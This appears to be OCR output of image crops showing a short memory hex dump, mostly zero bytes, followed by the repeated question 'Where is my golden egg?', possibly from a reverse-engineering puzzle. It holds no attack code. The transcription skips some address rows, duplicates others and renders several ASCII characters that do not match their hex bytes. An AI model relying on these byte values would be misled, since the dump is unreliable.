
Address	Hex dump	ASCII
09C8E2D8	CB DA E9 F8 01 09 00 00	╦┌θ°0...
09C8E2E0	B8 2C C5 09 B8 2C C5 09	╕,┼.╕,┼.
09C8E2E8	0D 40 80 00 00 00 00 00	.@Ç.....
09C8E2F0	00 00 00 00 00 00 00 00	....
09C8E2F8	00 00 00 00 00 00 00 00	....
09C8E300	00 00 00 00 00 00 00 00	....
09C8E308	00 00 00 00 00 00 00 00	....
09C8E310	00 00 00 00 00 00 00 00	....
09C8E318	00 00 00 00 00 00 00 00	....
09C8E320	00 00 00 00 00 00 00 00	....
09C8E328	00 00 00 00 00 00 00 00	....
09C8E350	00 00 00 00 04 EA C8 09	....♦Ω╚.
09C8E358	E0 E4 51 0A 06 05 82 3C	αΣQ.♠♣éᐸ
09C8E360	C3 04 AA 9E 40 41 AB CE	├♦¬₧@A½╬
09C8E368	10 5B 96 A5 07 74 EF 82	▶[ûÑ•tnè
09C8E370	2E 7C 17 0B 23 67 00 00	.!↨♂#g..
09C8E378	00 00 00 00 00 00 00 00	....
09C8E380	00 00 00 00 00 00 00 00	....
09C8E388	00 00 00 00 00 00 00 00	....
09C8E390	00 00 00 00 00 00 00 00	....
09C8E398	00 00 00 00 00 00 00 00	....
09C8E3A0	00 00 00 00 00 00 00 00	....
09C8E3A8	00 00 00 00 00 00 00 00	....
09C8E3B0	00 00 00 00 00 00 00 00	....
09C8E3B8	00 00 00 00 00 00 00 00	....

09C8E368	10 5B 96 A5 07 74 EF 82	▶[ûÑ•tnè
09C8E370	2E 7C 17 0B 23 67 00 00	.!↨♂#g..


Where is my golden egg?



Where is my golden egg?




Where is my golden egg?



